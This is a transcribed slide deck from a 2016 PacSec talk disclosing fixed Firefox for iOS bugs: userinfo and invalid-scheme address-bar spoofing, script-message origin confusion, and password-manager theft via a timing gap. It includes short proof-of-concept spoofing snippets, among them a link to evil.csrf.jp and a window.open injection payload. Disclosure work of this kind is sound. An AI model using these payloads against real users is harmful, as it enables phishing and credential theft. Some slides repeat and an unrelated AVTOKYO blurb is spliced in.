

# Finding Vulnerabilities in Firefox for iOS

2016.10.27 at PacSec 2016

A man with short black hair and glasses is speaking into a black microphone. He is wearing a white collared shirt under a grey V-neck sweater. In the background, a projection screen displays Japanese text, which is out of focus. The setting appears to be a conference or presentation room with a window with blinds in the background.

## MUNEAKI NISHIMURA - nishimunea


Senior security engineer at Recruit Technologies Co., Ltd.

Application track leader at Security Camp 2016

Weekend bug hunter



Firefox for **iOS**




https://www.mozilla.org/en-US/



1




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Apple's **WKWebView** for rendering web contents

User interface written in **Swift** by Mozilla



# **In Scope of Mozilla Bug Bounty Program**

but security bugs in WKWebView are ineligible

# I Found **11 Bugs** & Received **\$22,000**

---

Bug 1224529

Bug 1267019

Bug 1290732

Bug 1224906

Bug 1278053

Bug 1290760

Bug 1224910

Bug 1279787

Bug 1293931

Bug 1258188

Bug 1290714



- Source code of Firefox for iOS is on **GitHub**  
<https://github.com/mozilla/firefox-ios>
- I discovered almost all the bugs using **keyword searches** in the source code (during commute)

Address bar spoofing

- WKWebView's URL property returns current page URL
- However, if an application displays the URL in its address bar without any care, URL spoofing is allowed

## **Bug 1224906**

Address bar spoofing with userinfo field  
in front of hostname

# The userinfo field in URL

had been used for URL spoofing attacks around 2004

Userinfo

```
<a href="https://login.microsoftonline.com@  
evil.csrf.jp">Microsoft?</a>
```

login.microsoftonline.com@evil.csrf.jp ↻

### Possible Phishing Site

The website you are visiting has a user name or password in its address. This may be a “phishing” website. These websites are designed to trick you into disclosing personal or financial information, usually by creating a copy of a legitimate website, such as a bank.

[Go Back](#)

[Ignore this Warning](#)

- Internet Explorer was the first to strip user info from its address bar
- Safari displays phishing site warning screen before loading the link

- WKWebView **doesn't strip userinfo** from URL property
- Each application has to take care of it when displaying URL
- However, Firefox for iOS directly used URL property

# Classical URL spoofing again

Mozilla already fixed but some iOS browsers still have this issue








# **Bug 1224910**

Address bar spoofing with invalid URL scheme


- There is a **time gap** between URL property update and WKWebView's state update
- This gap sometimes causes a security problem



URL property



WKWebView's state



# Page loading with an invalid URL scheme

can abuse the time gap

**Invalid scheme**

```
<a href="nttps://www.google.com">Google?</a>
```

**URL is replaced**

URL property

Current URL

**Invalid URL**

WKWebView's  
state

**Current Origin**

**Never finish loading**

## Following code can spoof address bar

by injecting DOM contents into a new window while loading an invalid URL

```
w = window.open('nhttps://accounts.google.com');  
  
setTimeout(function(){  
    w.document.body.innerHTML='<h1>Hacked.</h1>';  
}, 1000);
```



https://accounts.google.com/



2

# Hacked.



## Similar bug on Safari for iOS before 9.3.3

that could be abused with a non-existing hostname

```
w = window.open('http://account.google.com');  
  
setTimeout(function(){  
    w.document.body.innerHTML='<h1>Hacked.</h1>';  
}, 1000);
```



account.google.com




Hacked.

# Origin confusion in Script Messages

# Script Messages

A feature of WKWebView to invoke registered Swift handlers from JavaScript



## Example

JS's window.print function of Firefox for iOS uses Script Messages as follows

```
window.print = function() {  
    webkit.messageHandlers.printHandler.postMessage({})  
};
```

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};
```

Invoke printing function in Swift

## Example

JS's window.print function of Firefox for iOS uses Script Messages as follows

```
window.print = function() {  
  webkit.messageHandlers.printHandler.postMessage({})  
};
```

Similar handlers can be found  
by searching “messageHandlers”

```
webkit.messageHandlers.printHandler.postMessage({})
```

```
webkit.messageHandlers.spotlightMessageHandler.postMessage(payload);
```

```
webkit.messageHandlers.faviconsMessageHandler.postMessage(favicons);
```

```
webkit.messageHandlers.localRequestHelper.postMessage({ type: "reload" });
```

```
webkit.messageHandlers.contextMenuMessageHandler.postMessage(data);
```

```
webkit.messageHandlers.contextMenuMessageHandler.postMessage({ handled: true
```

```
webkit.messageHandlers.localRequestHelper.postMessage({ type: "reload" });
```

```
webkit.messageHandlers.findInPageHandler.postMessage({ totalResults: 0 });
```

```
webkit.messageHandlers.findInPageHandler.postMessage({ totalResults: matches
```

```
webkit.messageHandlers.findInPageHandler.postMessage({ currentResult: curren
```

```
webkit.messageHandlers.windowCloseHelper.postMessage(null);
```

```
webkit.messageHandlers.loginsManagerMessageHandler.postMessage(messageData);
```

```
webkit.messageHandlers.loginsManagerMessageHandler.postMessage({
```

```
webkit.messageHandlers.accountsCommandHandler.postMessage({ type: evt.type, c
```

```
webkit.messageHandlers.readabilityMessageHandler.postMessage(readabilityResu
```

```
webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMo
```

```
webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMo
```

```
webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMo
```




- All messageHandlers can be called from any origin
- Most of them are good, e.g., printHandler
- However, some of them need to restrict caller origin

## **Bug 1194567**

Login data can be stolen from any other site  
(discovered by Mozilla before its public release)


# Password Manager in Firefox for iOS

automatically finds and fills out a login form in a page by the following steps



# WKWebView's URL property was used here

to find user credentials for the current URL



**Attacker can make Firefox to fill out target page's ID/PW to the attacker's page by abusing time gap**

URL property

Attacker URL

Target URL

WKWebView's state

Attacker Page

Target Page

**Time Gap**







## **Bug 1293931**

Accounts command handler can be called from any origin

# Accounts Command Handler

is used in Firefox Sync sign in for communicating with WKWebView



**Handler is used here for registering user credentials to browser UI**

- The handler is available only in special WKWebView for sign in, there is no address bar and all resources are https:
- However, the **handler has no check for caller's origin**
- Is it secure or not...?



## WHAT IS AVTOKYO?

AVTOKYO is the Japanese community oriented Computer Security Short Conference.

AVtokyo used to be the drinking party right after the Black Hat Japan until 2007. It worked as the relaxed networking party to exchange information only among the Black Hat Japan attendees.

From 2008, it will be open to public as "one-day short conference" without changing its very relaxed and fun-filled atmosphere which will offer free communication place for anybody who's intereted the computer security, any kinds of programming, and the geeks.

Welcome to AVtokyo, and join our party!  
- no drink, no hack. -

## AVTOKYO2016

Click the link below for details of this year.



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Settings



Done

## Settings

Sign In to Firefox >

Sign in to get your tabs, bookmarks, and passwords from your other devices.

### General

Search

Google >

New Tab >

Homepage >

Block Pop-up Windows



Save Logins



Allow Third-Party Keyboards

Firefox needs to reopen for this change to take effect.



Use Compact Tabs



### Privacy

Logins >



## Sign in

to continue to Firefox Sync

[Forgot password?](#)

[Create an account](#)

